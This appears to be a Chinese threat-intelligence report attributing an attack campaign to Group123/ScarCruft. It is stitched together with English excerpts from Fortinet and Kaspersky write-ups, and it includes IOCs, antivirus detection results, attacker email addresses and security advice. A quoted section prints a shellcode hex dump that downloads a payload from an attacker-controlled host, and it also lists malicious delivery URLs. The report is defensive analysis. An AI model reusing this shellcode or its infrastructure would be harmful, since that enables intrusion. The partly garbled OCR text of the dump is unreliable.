laowinjinntorres@yandex.com
wirecapital9090@yandex.com
longspairman@yandex.com
laowinjinntorres@yandex.com
kduandql@yomail.info
applestorm8188@yandex.com

```

Data Exfiltration and Further Infiltration

By using [pCloud APIs](#) this campaign is able to easily upload data from the victim as well as download additional tools or malware into the system.

虽然该文件并未明确支持组织名，但是从相关ioCs的杀软家族来看为ScarCrft，即为Group123：

936ff56db5512899427188afc4eabf537e715a756f772de07b79420f42531227

Ad-Aware	! Gen:Variant.Symmi.59414	AegisLab	! Gen:Variant.Symmi!c
AhnLab-V3	! Trojan/Win32.Compfolder.N2010335635	ALYac	! Trojan.Agent.flashve
Antiy-AVL	! Trojan:[HEUR]Win32.ScarCrft	Arcabit	! Trojan.Symmi.DE816
Avast	! Win32:Malware-gen	AVG	! Win32/DH(CVstTJYFG?)
Avira (no cloud)	! TR/Downloader.Gen	AVware	! Trojan.Win32.Generic!BT
Baidu	! Win32.Trojan.WisdomEyes.16070401.95...	BitDefender	! Gen:Variant.Symmi.59414
Bkav	! W32.Ciod4a5.Trojan.9261	CrowdStrike Falcon	! Malicious_confidence_100% (D)
Emsisoft	! Gen:Variant.Symmi.59414 (B)	eScan	! Gen:Variant.Symmi.59414
ESET-NOD32	! A Variant Of Generic.ISFJBJE	F-Secure	! Gen:Variant.Symmi.59414
Fortinet	! PossibleThreat	GData	! Gen:Variant.Symmi.59414
Jiangmin	! Trojan.ScarCrft.m	K7AntiVirus	! Riskware (0040eff71)
K7GW	! Riskware (0040eff71)	Kaspersky	! HEUR:Trojan.Win32.ScarCrft.gen
McAfee	! RDN/Generic.dx	McAfee-GW-Edition	! BehavesLike.Win32.PWSZbot.dc
Microsoft	! Trojan:Win32/Dynamerlac	NANO-Antivirus	! Trojan.Win32.UXKK4726.ecqpg
Panda	! Trj/GdSda.A	Qihoo-360	! HEUR/QVM11.1.Malware.Gen
Rising	! Malware.Generic gwmFvz4lgrB@5 (thun...)	Sophos AV	! Mal/Generic-S
Sophos ML	! Trojan.winnit.mooqkel.a	Symantec	! Heur.AdvML.B
TrendMicro	! TROJ_GEN.R01TC0DEU16	TrendMicro-HouseCall	! TROJ_GEN.R01TC0DEU16
VIPRE	! Trojan.Win32.Generic!BT	ViRobot	! Trojan.Win32.Agent.249344.H[h]
Zillya	! Trojan.Heur.Win32.1734	CAT-QuickHeal	✓ Undetected

2) 某些受控机在下载附件前会访问某url：www.chateau-eu.fr，具体原因不明。通过腾讯安图检索www.chateau-eu.fr如下：



可疑

www.chateau-eu.fr

malware site

搜索热度：

0

Alexa排名

动态域名

隐私保护

域名状态

广度情况：

1

N/A

否

否

无

而根据www.chateau-eu.fr进行反查，同样关联到另一篇文章：

server and didn't need a backdoor to operate it, we consider other possible interpretations less likely.

The artifact encountered is the following:

Name	svchost.exe
MD5	58a4d93d386736cb9843a267c7c3c10b
Size	37,888

Interestingly, the backdoor is written in assembly language and was injected into an empty Visual C executable that served as a template. This unusual implementation was likely chosen in order to confuse analysis or prevent detection by simple anti-virus programs.

The backdoor is primitive and does nothing but listen to port 31337¹¹ and wait for a payload to be sent. The acceptable payload format is depicted in Figure 1.



Figure 1: Acceptable payload format.

The assembly code is then executed and can perform any action chosen by the predatory attackers. The backdoor requires no authentication. Combining this sort of backdoor with Metasploit or other similar frameworks could easily have been used to control the system.

Black sheep wall

In June 2016, Kaspersky Lab researchers discovered an unknown zero-day *Adobe Flash Player* exploit actively leveraged in targeted attacks. Further analysis revealed payload overlaps with the DarkHotel threat actor. DarkHotel is known to have deployed several *Adobe Flash Player* exploits over the years. What makes this case particularly interesting is the fact that one of the websites compromised by DarkHotel for use in watering hole attacks hosted

¹¹ The most ‘LEET!’ port.

00000000: 60 E8 13 00-00 00 61 90-90 C3 90 90-90 90 90 90 █ш!! аррFFFFFFFFFF
00000010: 90 90 90 90-90 90 90 90-90 FC E8 A2-00 00 00 60 PPPPPPPPPPPPP
00000020: 89 E5 31 D2-64 8B 52 30-8B 52 0C 08 B8-52 14 8B 72 Йх1\дLdR0LR9RУлг
00000030: 28 52 8B 52-10 8B 42 3C-8B 44 02 78-85 C0 74 48 (JRNR>Л<ЛохЕ4Чн
00000040: 01 D0 50 8B-48 18 8B 58-20 01 D3 E3-3A 49 8B 34 ӨРЛНЛХ Өү: ИЛ4
00000050: 8B 01 D6 31-FF 31 C0 AC-84 C0 74 07-C1 CF 0D 01 ЛӨ_1 1\цДт.Ц.Л.ø
00000060: C7 EB F4 38-7D 24 75 E3-58 5B 58 24-01 D3 66 8B {и:;}\$ууXIXX\$ө!fл
00000070: 0C 4B 8B 58-1C 01 D3 8B-04 8B 01 D0-89 44 24 20 ӨКЛи^ЛЛ<ЛД\$
00000080: 5A 61 59 5A-51 FF E0 58-5A 8B 12 EB-A1 6A 40 68 ZaYZQ pXZЛtъб!Лh
00000090: 00 10 00 00-68 00 04 00-00 6A 00 68-54 CA AF 91 ► h ♦ j hЛnс
000000A0: FF D5 C3 89-C8 C1 E9 02-F2 A5 88 C1-80 E1 03 F2 ғЛЛшөеEиAcвE
000000B0: A4 C3 31 C0-50 50 51 53-50 68 36 1A-2F 70 FF D5 д1ЛppQSPH6-/p г
000000C0: C3 5D 68 6F-6E 00 00 68-75 72 6C 6D-54 68 8E 4E |hон hurlmThON
000000D0: 0E EC FF D5-E8 B4 FF FF-FF 50 50 68-04 01 00 00 љв ѿш RPh@Ө
000000E0: 68 33 CA 8A-5B FF D5 50-8B 74 24 04-01 C6 B0 72 h3[K_ гРlt\$ө!Лr
000000F0: 88 06 46 B0-2E 88 06 46-B0 64 88 06-46 B0 6C 88 ИФ_ИФФ_ИИФ_ИИ
00000100: 06 46 B0 6C-88 06 46 B0-00 88 06 EB-20 8B 4C 24 |ИФ_ИИФ_Ииы ЛЛ\$
00000110: 08 8B 1C 24-51 E8 98 FF-FF FF 68 8E-4E 0E EC FF |Л_Quш hONdZ
00000120: D5 50 68 A0-D5 C9 4D FF-D5 83 C4 14-C3 E8 DB 4F fPharm_ г-гш!
00000130: FF FF 68 74-74 70 3A 2F-2F 73 63 61-72 63 72 6F http://scarcro
00000140: 66 74 2E 6E-65 74 2F 77-70 2D 63 6F-6E 74 65 6E ft.net/wp-content
00000150: 74 2F 70 6C-75 67 69 6E-73 2F 74 77-69 74 70 6C plugins/twiptpl
00000160: 75 67 2F 74-77 69 74 74-65 72 2E 6A-70 67 00 00 ug/twitter.jpg

exploitation scripts from another APT group. We code-named this second actor ‘ScarCruft’.

According to our telemetry, ScarCruit appears to have been targeting Russian, Chinese, and Korean-speaking companies and individuals, among others. This actor relies on watering hole and spear-phishing attacks to infect its victims.

The most interesting overlap between DarkHotel and ScarCruft became apparent with two operations we named ‘Operation Daybreak’ and ‘Operation Erebus’.

Operation Daybreak appears to have been launched by ScarCruft in March 2016 and employed a previously unknown (zero-day) *Adobe Flash Player* exploit. The script used for exploitation was hosted at the following link:

`http://scarcroft[.]net/plus/thumbs/index.php`

At the end of May 2016, Kaspersky's advanced heuristic detection technology caught a new, unique web attack abusing the CVE-2016-4117 vulnerability. The malicious payloads were distributed from compromised websites and didn't display apparent connections to previously known malware. We decided to call this 'Operation Erebus'.

In Operation Erebus, the two hacked websites used in the attacks included the following link:

`hxxp://scarcroft[.]net/wp-content/plugins/twitplug/twitter.php`

Additional links included:

```
hxxp://www[.]chateau-eu[.]fr/wp-content/player/
qqplayer.php?...
hxxp://www[.]chateau-eu[.]fr/wp-content/player/
qqplayer.jpg
hxxp://www[.]chateau-eu[.]fr/wp-content/plugins/
gallery/photo-gallery.php?...
hxxp://www[.]chateau-eu[.]fr/wp-content/protect/wp-
protect.php?...
```

Those links delivered a CVE-2016-4117 exploit, ripped from previously known samples delivering FinFisher payloads, with a slightly modified shellcode and payload URL, as shown in Figure 2.

该文章提到的信息跟这次攻击活动都非常相似：

如文件名svchost，但是样本无法下载，因此无法实锤；

基础设施域名重合；

url都都存在wp-content。

而该文章中提到的组织正好为Group123。

3、TTPs

从攻击手法上来看，该活动的攻击TTPs、攻击对象、攻击者背景跟Darkhotel和Group123类似。但是由于攻击对象主要为韩国，以及通过RAT下发收集文件的插件的方式，跟Group123都极为相似，因此我们猜测大概率为Group123。

4、结论

综上，我们对该次攻击定性为攻击组织Group123的新的攻击活动。

四、总结

Group123是针对中国大陆攻击活动非常频繁的一个攻击组织，该组织有使用0day进行攻击的能力，因此攻击战斗力不容小觑。虽然目前发现的一些受控机都为跟外贸相关的单位和人士，但是相关的政府部门也不能掉以轻心。

五、安全建议

我们建议外贸企业及重要机构参考以下几点加强防御：

1. 通过官方渠道或者正规的软件分发渠道下载相关软件；
2. 谨慎连接公用的WiFi网络。若必须连接公用WiFi网络，建议不要进行可能泄露机密信息或隐私信息的操作，如收发邮件、IM通信、银行转账等；最好不要在连接公用WiFi时进行常用软件的升级操作；
3. 不要打开不明来源的邮件附件、可疑文档勿启用宏代码；
4. 及时打系统补丁和重要软件的补丁；
5. 使用腾讯电脑管家或腾讯御点终端安全管理系统防御可能的病毒木马攻击；
6. 推荐企业用户部署腾讯御界高级威胁检测系统及时捕捉黑客攻击。御界高级威胁检测系统，是基于腾讯安全反病毒实验室的安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统。 (<https://s.tencent.com/product/gjwxjc/index.html>)



六、附录

1、IOCs

hxxp://artmuseums.or.kr/swfupload/fla/1.jpg

hxxp://fjtlephare.fr/wp-content/uploads/2018/05/null/

hxxp://casaabadia.es/ wp-content/uploads/2018/06/null/

svchost.exe (RAT)

e26c81c569f6407404a726d48aa4d886

list of delivery.doc.exe

ce4614fcf12ef25bcfc47cf68e3d008d

BN-190820.doc.exe (RAT)

94fd9ed97f1bc418a528380b1d0a59c3

plugin

b23a707a8e34d86d5c4902760990e6b1

winrar

6f29df571ac82cfcc99912fdcca3c7b4c

2019-08-08.doc.exe

51da0042fe2466747e6e6bc7ff6012b2

2、参考文章

- 1) <https://www.fortinet.com/blog/threat-research/evasive-malware-campaign-abuses-free-cloud-service-targets-korean-speakers.html>
- 2) <https://media.kasperskycontenhub.com/wp-content/uploads/sites/43/2018/03/07170728/Guerrero-Saade-Raiu-VB2017.pdf>